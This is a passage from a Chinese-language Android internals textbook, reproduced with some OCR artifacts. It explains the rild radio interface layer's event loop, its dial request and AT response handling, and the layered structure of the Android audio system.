


图 7-3　拨打电话的流程

1. 初始启动流程

主入口功能是通过文件 rild.c 中的 main()函数实现的，这个过程主要完成如下 3 个任务。

（1）开启 libril.so 中的 event 机制，这是在函数 RIL_startEventLoop()中实现的，是最核心的由多路 I/O 驱动的消息循环。

此任务的核心内容是通过 RIL_startEventLoop()函数实现的，此函数在文件 ril.cpp 中实现，其主要目的是通过 pthread_create(&s_tid_dispatch, &attr, eventLoop, NULL)建立一个 dispatch 线程，入口点在 eventLoop。而在 eventLoop 中会调 ril_event.cpp 中的 ril_event_loop()函数，以建立起消息（event）队列机制。接下来看上述消息队列的机制，实现代码都在文件 ril_event.cpp 中，主要代码如下所示。

```
void ril_event_init();
void ril_event_set(struct ril_event * ev, int fd, bool persist, ril_event_cb func, void * param);
void ril_event_add(struct ril_event * ev);
void ril_timer_add(struct ril_event * ev, struct timeval * tv);
void ril_event_del(struct ril_event * ev);
```

```
void ril_event_loop();
struct ril_event {
struct ril_event *next;
struct ril_event *prev;
int fd;
int index;
bool persist;
struct timeval timeout;
ril_event_cb func;
void *param;
};
```

每个 ril_event 结构都与一个 fd 句柄绑定（可以是文件、socket、管道等），并且带一个 func 指针去执行指定的操作。具体流程是：当完成 ril_event_init 后，通过 ril_event_set()配置一个新 ril_event，并通过 ril_event_add 加入队列之中（通常用 rilEventAddWakeup 来添加），add 会把队列里所有 ril_event 的 fd，放入一个 fd 集合 readFds 中。这样 ril_event_loop()能通过一个多路复用 I/O 的机制（select）来等待这些 fd， 如果任何一个 fd 有数据写入，则进入分析流程 processTimeouts()、processReadReadies(&rfds, n)和 firePending()。下文会详细分析这些流程。

在进入 ril_event_loop()之前，通过 pipe 机制实现挂入了一个 s_wakeupfd_event，这个 event 的目的是可以在某些情况下能内部唤醒 ril_event_loop()的多路复用阻塞，例如一些带 timeout 的命令到期时。

到此为止，第一个任务分析完毕，这样便建立起了基于 event 队列的消息循环，稍后便可以接受上层发来的请求了（上层请求的 event 对象建立，在第 3 个任务中）。

（2）初始化 librefrence_ril.so，也就是跟硬件或模拟硬件 modem 通信的部分（后面统一称硬件）， 通过 RIL_Init()函数完成。

此任务的入口是 RIL_Init()，RIL_Init()首先通过参数获取硬件接口的设备文件或模拟硬件接口的 socket，然后新开一个线程继续初始化处理，即 mainLoop 循环处理。

mainLoop 的主要任务是建立起与硬件的通信，然后通过 read()方法阻塞等待硬件的主动上报或响应。在注册一些基础回调 （timeout,readerclose）后，mainLoop 将首先打开硬件设备文件，建立起与硬件的通信，s_device_path 和 s_port 是前面获取的设备路径参数，在此将其打开。两者可以同时打开并拥有各自的 reader，由此可见很容易添加双卡双待等支持。

接下来通过 at_open()函数建立起这一设备文件上的 reader 等待循环，此功能是通过新建一个线程的方式完成的，新建线程的代码如下所示。

```
ret = pthread_create(&s_tid_reader, &attr, readerLoop, &attr)
```

此线程的入口点是 readerLoop。

因为 AT 命令都是以 rn 或 nr 的换行符作为分隔符的，所以 readerLoop 是 line 驱动的，除非发错或超时，否则会读到一行完整的响应或主动上报时才会返回。这个循环跑起来以后，已经建立了基本的 AT 响应机制。

有了响应的机制后，就可以通过如下代码在 initializeCallback 中执行一些 Modem 的初始化命令，主要都是 AT 命令的方式。

```
RIL_requestTimedCallback(initializeCallback, NULL, &TIMEVAL_0)
```

（3）通过 RIL_Init 获取一组函数指针 RIL_RadioFunctions，并通过 RIL_register 完成注册，并打开接受上层命令的 socket 通道。

此任务是由 RIL_Init 的返回值开始的，这是一个 RIL_RadioFunctions 结构的指针。此指针的定义代码如下所示。

```
typedef struct {
int version;                    /*设置 RIL_VERSION */
```



```
RIL_RequestFunc onRequest;
RIL_RadioStateRequest onStateRequest;
RIL_Supports supports;
RIL_Cancel onCancel;
RIL_GetVersion getVersion;
} RIL_RadioFunctions;
```

上述指针中最重要的是 onRequest 域，上层来的请求都由这个函数进行映射后转换成对应的 AT 命令发送给硬件。rild 通过 RIL_register 注册这一指针。

在 RIL_register 中还需要完成另外一个任务，就是打开前面提到的与上层通信的 socket 接口（s_fdListen 是主接口，s_fdDebug 供调试时使用）。然后将这两个 socket 接口使用任务（1）中实现的机制进行注册（仅列出 s_fdListen），对应代码如下所示。

```
ril_event_set (&s_listen_event, s_fdListen, false,
listenCallback, NULL);
rilEventAddWakeup (&s_listen_event);
```

这样将两个 socket 加到任务（1）中建立起来的多路复用 I/O 的检查句柄集合中，一旦有上层来的（调试）请求，event 机制便能响应处理了。到此为止，启动流程全部介绍完毕。

2. request 流程

（1）多路复用 I/O 机制的运转

request 接收是通过 ril_event_loop 中的多路复用 I/O 实现的，其中使用 ril_event_set 来配置一个 event，此处主要有如下两种 event。

- ril_event_add：添加使用多路I/O的event，负责将其挂到队列，同时将event的通道句柄fd加入到watch_table，然后通过select进行等待。
- ril_timer_add：添加timer event，将其挂在队列，同时重新计算最短超时时间。

无论是哪一种 add，最终都会调用 triggerEvLoop 来刷新队列，并更新超时值或等待对象。在刷新之后，ril_event_loop 从阻塞的位置使用 select 返回。此时只有两种可能：一是超时，二是等待到了某 I/O 操作。

- 超时处理：在processTimeouts中完成，需要摘下超时的event并将其加入pending_list.。
- 检查有I/O操作的通道的处理：在processReadReadies中完成，需要将超时的event加入pending_list。

在 firePending 中检索 pending_list 的 event 并依次执行 event->func。当完成上述操作之后，计算新的超时时间，并重新 select（选择）阻塞于多路 I/O。

在初始化完成以后，会在队列上挂如下 3 个 event 对。

- s_listen_event：名为rild的socket，主要使用request & response通道实现。
- s_debug_event：名为rild-debug的socket，调试用request & response通道，其流程与s_listen_event基本相同。
- s_wakeupfd_event：是一个无名管道，用于队列主动唤醒。

（2）request 的传入和 dispatch

上层部分的核心代码保存在如下文件中。

```
frameworks/base/telephony/java/com/android/internal/telephony/gsm/RIL.java
```

此文件是 Android Java 框架处理 radio(gsm)的核心组件，首先看里面的函数 dial()，代码如下所示。

```
public void
dial (String address, int clirMode, Message result)
{
    RILRequest rr = RILRequest.obtain(RIL_REQUEST_DIAL, result);
    rr.mp.writeString(address);
```

```
        rr.mp.writeInt(clirMode);
        if (RILJ_LOGD) riljLog(rr.serialString() + "> " + requestToString(rr.mRequest));
        send(rr);
    }
```

在上述代码中，rr 是以 RIL_REQUEST_DIAL 为 request 号而申请的一个 RILRequest 对象，此 request 号在 Java 框架和 rild 库中共享。在 RILRequest 初始化时，会连接名为 rild 的 socket（也就是 rild 中 s_listen_event 绑定的 socket）。

在 Android 系统中，rr.mp 是一个 Parcel 对象，Parcel 是一套简单的序列化协议，用于将对象或对象的成员序列化成字节流，以供传递参数之用。在此可以看到 String address 和 int clirMode 都是将依次序列化的成员。在之前 rr 初始化时，request 号与 request 的序列号已经成为头两个将被序列化的成员，这为后面的 request 解析打下了基础。

send 到 handleMessage 的流程比较简单，send 会将 rr 直接传递给另一个线程的 handleMessage，目的是执行 data = rr.mp.marshall()序列化操作，并将 data 字节流写入到 rild socket。

如果此时返回 rild，select 会发现 rild socket 有了请求连接的信号，这会导致 s_listen_event 被挂入 pending_list，从而执行 event->func，即执行下面的代码。

```
static void listenCallback (int fd, short flags, void *param);
```

接下来运行下面的代码以获取传入的 socket 描述符。

```
s_fdCommand = accept(s_fdListen, (sockaddr *) &peeraddr, &socklen)
```

然后通过 record_stream_new 建立起一个 record_stream 将其与 s_fdCommand 绑定，在此无需关注 record_stream 的具体流程，只需关注 command event 回调和 processCommandsCallback()函数即可。从前面的 event 机制分析可以得出，一旦 s_fdCommand 上有数据，此回调函数就会被调用。

processCommandsCallback 通过 record_stream_get_next 阻塞读取 s_fdCommand 上发来的数据，直到收到一个完整的 request（request 包的完整性由 record_stream 的机制保证）为止，然后将其送达 processCommandBuffer。

进入 processCommandBuffer 以后就说明正式进入了命令的解析部分，每个命令将以 RequestInfo 的形式存在。对应代码如下所示。

```
typedef struct RequestInfo {
int32_t token;
CommandInfo *pCI;
struct RequestInfo *p_next;
char cancelled;
char local;
 } RequestInfo;
```

此处的 pRI 是一个 RequestInfo 结构指针，在上层和 rild 之间的 request 号是统一的，在文件 ril.cpp 中定义了这个号。对应代码如下所示。

```
static CommandInfo s_commands[ ] = {
#include "ril_commands.h"
};
```

在定义时包含了一个 ril_commands.h 的枚举。pRI 直接访问数组 s_commands[ ]以获取自己的 pCI，这是一个 CommandInfo 结构，定义代码如下所示。

```
typedef struct {
int requestNumber;
void (*dispatchFunction) (Parcel &p, struct RequestInfo *pRI);
int(*responseFunction) (Parcel &p, void *response, size_t responselen);
} CommandInfo;
```

（3）request 的详细解析

对于 dial 而言，CommandInfo 结构的初始化是通过如下代码实现的。

```
{RIL_REQUEST_DIAL, dispatchDial, responseVoid},
```

在上述过程中通过 dispatchFunction 执行了 dispatchDial()函数，可以看到其实有很多种类的 dispatch-function，例如 dispatchVoid、dispatchStrings、dispatchSIM_IO 等。这些函数的区别在于 Parcel 传入的参数形式，其中 Void 就是不带参数的，Strings 是以 string[ ]做参数。

当拥有 request 号和参数后，就可以进行具体的 request()函数调用了，是通过如下代码实现的。

```
s_callbacks.onRequest(pRI->pCI->requestNumber, xxx, len, pRI)
```

s_callbacks 是获取自 libreference-ril 的 RIL_RadioFunctions 结构指针，request 请求在这里转入底层的 libreference-ril 处理，handler 是 reference-ril.c 中的 onRequest。

onRequest 进行一个简单的 switch 分发，RIL_REQUEST_DIAL 的基本流程如下所示。

```
onRequest-->requestDial-->at_send_command-->at_send_command_full-->at_send_command_full_nolock-->writeline
```

在 requestDial 中将命令和参数转换成对应的 AT 命令，然后调用公共 send command 接口 at_send_command。除了这个接口之外，还有如下常用的接口。

```
at_send_command_singleline
at_send_command_sms
at_send_command_multiline
```

接下来需要执行 at_send_command_full，前面的几个接口都会最终到这里为止，然后通过一个互斥的 at_send_command_full_nolock 调用来完成最终的写出操作。

3. response 流程

通过前面的 request 流程，终止了 at_send_command_full_nolock 里的 writeline 操作，因为这里完成命令写出到硬件设备的操作，接下来就是等待硬件响应，也就是 response 的过程了。

在实现 response 获取信息时，在 readerLoop 中用 readline()函数以“行”为单位接收信息。AT 主要有如下两种 response 方式。

- 主动上报：例如，网络状态、短信和来电等都不需要经过请求，此方式用unsolicited来专门描述。
- 真正意义上的response：即命令的响应。

此时可以看到所有的“行”都是经过 SMS 自动上报筛选的，因为短信的 AT 处理通常比较麻烦，无论收发都单独列出。这里是因为要即时处理这条短信消息（两行，标志+pdu），而不能拆开处理。处理函数是 onUnsolicited()。

除 SMS 特例，所有的 line 都要经过 processLine 处理。来看看下面的流程。

```
processLine
|----no cmd--->handleUnsolicited                          //主动上报
|----isFinalResponseSuccess--->handleFinalResponse        //成功，标准响应
|----isFinalResponseError--->handleFinalResponse          //失败，标准响应
|----get '>'--->send sms pdu                              //收到“>”符号，发送 sms 数据再继续等待响应
|----switch s_type--->具体响应                             //命令有具体的响应信息需要对应分析
```

在此需要重点关注 handleUnsolicited 自动上报和 switch s_type 具体响应信息，另外，具体响应需要 handleFinalResponse 这样的标准响应来最终完成。

（1）onUnsolicite（主动上报响应）

onUnsolicite 的实现函数如下。

```
static void onUnsolicited (const char *s, const char *sms_pdu);
```

response 的主要解析过程是由文件 at_tok.c 中的函数完成的，其实就是字符串按块解析，具体的解析方式由每条命令或上报信息自行决定。onUnsolicited 只解析出头部（一般是+XXXX 的形式），然后按类型决

定下一步操作，操作方式有 RIL_onUnsolicitedResponse 和 RIL_requestTimedCallback 两种。

❑ RIL_onUnsolicitedResponse

将 unsolicited 信息直接返回给上层。通过 Parcel 传递，将 RESPONSE_UNSOLICITED，unsolResponse（request 号）写入 Parcel，然后通过 s_unsolResponses 数组查找到对应的 responseFunction 完成进一步的解析，存入 Parcel 中。最终通过 sendResponse 将其传递回原进程。具体流程如下所示。

```
sendResponse-->sendResponseRaw-->blockingWrite-->write to s_fdCommand
```

❑ RIL_requestTimedCallback

通过 event 机制实现的 timer 机制，回调对应的内部处理函数。通过 internalRequestTimedCallback 将回调添加到 event 循环，最终完成 callback 上挂的函数的回调。例如，pollSIMState 和 onPDPContextListChanged 等回调不用返回上层，直接在内部处理即可实现。

（2）switch s_type 命令的具体响应及 handleFinalResponse 标准响应

命令类型（s_type）在发送命令时设置，具体有 NO_RESULT、NUMERIC、SINGLELINE 和 MULTILINE 几种类型供不同的 AT 使用。这几个类型的解析方式类似，通过比较 AT 头标记等判断处理，如果是对应的响应，就通过 addIntermediate 挂到一个临时结果 sp_response->p_intermediates 队列里。如果不是对应响应，那其实应该是穿插其中的自动上报，用 onUnsolicite 来处理。具体响应只是起了一个获取响应信息到临时的结果，需要等待具体分析的作用。无论有无具体响应，最终都以标准响应 handleFinalResponse 来完成，也就是一直接受到 OK、ERROR 等标准 response 来结束，这是大多数 AT 命令的规范。

7.2 分析 Android 音频系统

知识点讲解：光盘:视频\知识点\第 7 章\分析 Android 音频系统.avi

在 Android 设备中进行通话时需要音频系统的支持，在建立通话模式时会调用音频系统实现无线通话功能。本节将详细讲解 Android 音频系统的基本知识，为读者学习本书后面的知识打下基础。

7.2.1 音频系统结构

Android 音频系统对应的硬件设备有音频输入和音频输出两部分，手机中的输入设备通常是话筒，输出设备通常是耳机和扬声器。Android 音频系统的核心是 Audio 系统，它在 Android 中负责音频方面的数据流传输和控制功能，也负责音频设备的管理。Audio 部分作为 Android 的 Audio 系统的输入/输出层次，一般负责播放 PCM 声音输出和从外部获取 PCM 声音，以及管理声音设备和设置。

Audio 系统主要分成如下几个层次。

（1）Media 库提供的 Audio 系统本地部分接口。

（2）AudioFlinger 作为 Audio 系统的中间层。

（3）Audio 的硬件抽象层提供底层支持。

（4）Audio 接口通过 JNI 和 Java 框架提供给上层。

Android 音频系统的基本层次结构如图 7-4 所示。

图 7-4 中各个构成部分的具体说明如下所示。

（1）Audio 的 Java 部分

Java 部分的代码路径是 frameworks/base/media/java/android/media。

与 Audio 相关的 Java 包是 android.media，主要包含了和 AudioManager、Audio 等系统相关的类。






图 7-4　Android 音频系统的框架结构

（2）Audio 的 JNI 部分

JNI 部分的代码路径是 frameworks/base/core/jni，生成库是 libandroid_runtime.so，Audio 的 JNI 是其中的一个部分。

（3）Audio 的框架部分

框架部分的头文件路径是 frameworks/base/include/media/，源代码路径是 frameworks/base/media/libmedia/。

Audio 本地框架是 Media 库的一部分，本部分内容被编译成库 libmedia.so，提供 Audio 部分的接口（包括基于 Binder 的 IPC 机制）。

（4）Audio Flinger

Flinger 部分的代码路径是 frameworks/base/libs/audioflinger，此部分内容被编译成库 libaudioflinger.so，这是 Audio 系统的本地服务部分。

（5）Audio 的硬件抽象层接口

硬件抽象层接口的头文件路径是 hardware/libhardware_legacy/include/hardware/。

Audio 硬件抽象层的实现在各个系统中可能是不同的，需要使用代码去继承相应的类并实现它们，作为 Android 系统本地框架层和驱动程序接口。

7.2.2　分析音频系统的层次

在 Android 中，Audio 系统从上到下分别由 Java 的 Audio 类、Audio 本地框架类、AudioFlinger 和 Audio 的硬件抽象层几个部分组成。

1. 层次说明

（1）Audio 本地框架类：是 libmedia.so 的一个部分，这些 Audio 接口对上层提供接口，由下层的本地代码去实现。

（2）AudioFlinger：继承了 libmedia 中的接口，提供实现库 libaudiofilnger.so。这部分内容没有自己的对外头文件，上层调用的只是 libmedia 本部分的接口，但实际调用的内容是 libaudioflinger.so。

（3）JNI：在 Audio 系统中，使用 JNI 和 Java 对上层提供接口，JNI 部分通过调用 libmedia 库提供的接

口来实现。

（4）Audio 硬件抽象层：提供到硬件的接口，供 AudioFlinger 调用。Audio 的硬件抽象层实际上是各个平台开发过程中需要主要关注和独立完成的部分。

因为 Android 中的 Audio 系统不涉及编解码环节，只负责上层系统和底层 Audio 硬件的交互，所以通常以 PCM 作为输入/输出格式。

在 Android 的 Audio 系统中，无论上层还是下层，都使用一个管理类和输出，输入两个类来表示整个 Audio 系统，输出/输入两个类负责数据通道。在各个层次之间具有对应关系，如表 7-1 所示。

表 7-1　Android 各个层次的对应关系

层 次 说 明	Audio 管理环节	Audio 输出	Audio 输入
Java 层	android.media AudioSystem	android.media AudioTrack	android.media AudioRecorder
